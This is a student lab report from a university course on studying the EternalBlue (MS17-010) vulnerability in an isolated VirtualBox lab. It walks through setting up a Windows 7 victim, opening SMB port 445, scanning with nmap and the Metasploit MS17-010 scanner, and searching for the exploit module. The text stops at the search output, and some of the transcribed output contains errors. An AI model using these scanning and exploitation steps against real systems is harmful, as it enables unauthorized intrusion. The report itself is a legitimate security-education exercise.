



AMERICAN UNIVERSITY  
OF PHNOM PENH  
STUDY LOCALLY. LIVE GLOBALLY.

**Project title:** *Study of EternalBlue (MS17-010) Using Metasploit (Guideline)*

Group members:

1. Vuthy Harry
2. Sem Sovankanitha
3. Seath Arthirith

**American University of Phnom Penh**

CYBR 352 001 - Linux Fundamental

Instructor: Dr. Prohim TAM

November 21, 2025

# 1. Lab Setup

## 1.1 Overview

To safely study the EternalBlue (MS17-010) exploit, I created an isolated penetration-testing lab using virtual machines. The lab consists of one attacker machine and one victim machine connected through a private virtual network.


## 1.2 Victim Machine Setup (Windows 7)

- **Step 1:** download Windows 7 via this link:


<https://dl.malwarewatch.org/windows/>




- **Step 2:** Click download Windows-7-x64.iso




- **Step 3:** After download done, you have to import iso file into your VM.  
 - Click on New:




- Put your name of your machine and import files iso that you just downloaded.






- After that we will use the default setup and finish the setup.




- Let's start the machine and enjoy window 7 that you just set up.



### 1.3 Port 445 SMBv1 configuration on Windows 7

SMB (Server Message Block) is a protocol for file and resource sharing in Windows. The SMBv1 implementation in affected Windows versions contained a flaw allowing specially crafted packets to trigger memory corruption and remote code execution.

- **Step 1:** Open CMD with administrator user



- **Step 2:** Open port 445 SMBv1

command: `netsh advfirewall firewall add rule name="Open Port 445" dir=in action=allow protocol=TCP localport=445`

- **Step 3:** Verify that port 445 is opened

command: `netstat -an | find ":445"`

```
C:\> Administrator: C:\Windows\System32\cmd.exe
C:\>Windows\system32>netsh advfirewall firewall add rule name="Allow SMB 445" dir=in action=allow protocol=TCP localport=445
Ok.

C:\>Windows\system32>netstat -an | find ":445"
  TCP  0.0.0.0:445  0.0.0.0:0          LISTENING
  TCP  [::]:445    [::]:0              LISTENING


C:\>Windows\system32>
```

## 1.4 Network Configuration


For this project, I configured both virtual machines (Kali attacker and Windows 7 victim) using **NAT Network** mode in VirtualBox/VMware. NAT Network is a private virtual network created by virtualization software. It allows VMs to communicate with each other while isolating them from the real external network.

- **Step 1: NAT Network file**


- Click on Tools:



- Click on Create and you will get the file for NAT network




- Here the file for next use




- **Step 2:** Change network mode on both attacker machine and victim machine:

- Attacker machine: Kali Linux



- Victim machine: Windows 7



## 1.3 Snapshot Configuration


To ensure a safe and reversible testing environment, I created snapshots for both the attacker (Kali Linux) and victim (Windows 7) machines before performing the EternalBlue exploitation.

## Purpose of Snapshots


Snapshots allow me to:

- Save the exact state of the virtual machine
- Roll back if something breaks
- Restore the system after testing malware or exploits
- Maintain a clean, repeatable testing environment


- **Step 1:** Click on here:




- **Step 2:** Choose snapshot:



- Step 3: Click on Takes:



- Step 4: Click on OK:



**Note:** We do on window 7 the same as kali linux.

## 2. Attack Metodology

The attack follows a structured penetration testing workflow: reconnaissance, vulnerability scanning, exploitation, and post-exploitation.

**Victim IP:** 10.0.2.4

**Attacker IP:** 10.0.2.15

## 2.1 Reconnaissance

First, I scanned the victim machine to identify open ports and services using Nmap:

**Command:** `nmap -sV -O 10.0.2.4`

**-sV:** This flag tells Nmap to identify the **service version** running on each open port.

**-O:** The flag tells Nmap to identify the **operating system** running on the target machine by analyzing how it responds to network packets.

```
(harry@kak) [~]
$ nmap -sV -O 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-18 21:27 EST
Nmap scan report for 10.0.2.4
Host is up (0.005s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3449/tcp   open  rtspsvc
2869/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:A9:17:16 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|phone
Running: Microsoft Windows 7|Phone
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows
OS details: Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0
Network Distance: 1 hop
Service Info: Host: SOYBAD-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.92 seconds
```

As you can see our victim is open port 445 SMB and using Window 7 which can be vulnerable on Eternalblue.

## 2.2 Vulnerability Scanning

I used **Metasploit's auxiliary scanner** to detect if the Windows 7 target was vulnerable to MS17-010. Metasploit includes a dedicated module that checks for the EternalBlue vulnerability by sending crafted SMB packets to port 445.

- **Step 1:** Start the Metasploit Framework console  
Command: **msfconsole**

```
(harry㉿kali)-[~]
$ msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

# cowsay ++
< metasploit >
 \  'oo'
  (____) \
   ||--|| *
      =[ metasploit v6.4.34-dev
+ -- ---=[ 2462 exploits - 1267 auxiliary - 431 post      ]
+ -- ---=[ 1471 payloads - 49 encoders - 11 nops      ]
+ -- ---=[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > █
```

- **Step 2:** Load the MS17-010 Scanner Module

An **auxiliary module** in Metasploit is a tool used for tasks that do **not** involve exploiting a vulnerability directly. Instead, these modules perform actions such as:

- **Scanning**
- **Information gathering**
- **Bruteforce attacks**

- **Vulnerability checking**
- **Service enumeration**

Auxiliary modules do **not** create a session or payload. Their purpose is to gather data and confirm whether a target is vulnerable before you launch a real exploit.

**Command:** use auxiliary/scanner/smb/smb\_ms17\_010

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- **Step 3:** Configure the target IP

**Command 1:** options or show options

- This command will display and configure all required and optional settings

**Command 2:** set rhosts 10.0.2.4 (target IP) or set RHOSTS 10.0.2.4

- Set up the target machine IP address

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options
Module options (auxiliary/scanner/smb/smb_ms17_010):
Name      Current Setting  Required  Description
CHECK_ARCH    true          no        Check for architecture on vulnerable hosts
CHECK_DOPU     true          no        Check for DOUBLEPULSA
CHECK_PIPE     false         no        Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named pipes to check
RHOSTS        yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        445           yes       The SMB service port (TCP)
SMBDomain    .
SMBPass      .
SMBUser      .
THREADS      1             yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 10.0.2.4
```

- **Step 4:** Run the scanner

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 10.0.2.4:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.4:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

**The result:** Host is likely VULNERABLE to MS17-010 (Eternalblue)

## 2.3 Exploitation

An **exploit module** in Metasploit is a tool that takes advantage of a specific vulnerability in a system to gain unauthorized access or execute code. Unlike auxiliary modules (which only scan or gather information), exploit modules are designed to actually **break into the target**.

- Step 1: Search for the EternalBlue Exploit
- Command:** search eternalblue

```
msf6 > search eternalblue
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-----+-----+-----+-----+-----+
  1  exploit/windows/smb/ms17_010_eternalblue      2017-03-14  average  Yes   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
  2  \_\_target: Autorecon - Target
  3  \_\_target: Windows 7
  4  \_\_target: Windows Embedded Standard 7
  5  \_\_target: Windows Server 2008 R2
  6  \_\_target: Windows 8
  7  \_\_target: Windows 8.1
  8  \_\_target: Windows Server 2012
  9  \_\_target: Windows 10 Pro
  9  \_\_target: Windows 10 Enterprise Evaluation
10  exploit/windows/smb/ms17_010_psexec      2017-03-14  normal  Yes   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11  \_\_target: Autorecon - Target
12  \_\_target: AutoPwnShell
13  \_\_target: Native upload
14  \_\_target: MOF upload
15  \_\_target: ETERNALALIEN
16  \_\_AKA: ETERNALALIEN
17  \_\_AKA: ETERNALCHAMPION
18  \_\_AKA: ETERNALBLUE
19  auxiliary/admin/smb/ms17_010_command      2017-03-14  normal  No    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20  \_\_AKA: ETERNALALIEN
21  \_\_AKA: ETERNALROMANCE
22  \_\_AKA: ETERNALCHAMPION
23  \_\_AKA: ETERNALBLUE
24  auxiliary/scanner/smb/ms17_010          normal  No    MS17-010 SMB RCE Detection
25  \_\_AKA: DOUBLEPULSA
26  \_\_AKA: ETERNALBLUE
27  exploit/windows/smb/ms17_doublepulsar_rce 2017-04-14  great  Yes   SMB DOUBLEPULSAR Remote Code Execution
28  \_\_target: exec payload (x64)
29  \_\_target: neutralize implant

Interact with a module by name or index. For example: info 29, use 29 or use exploit/windows/smb/ms17_010_eternalblue
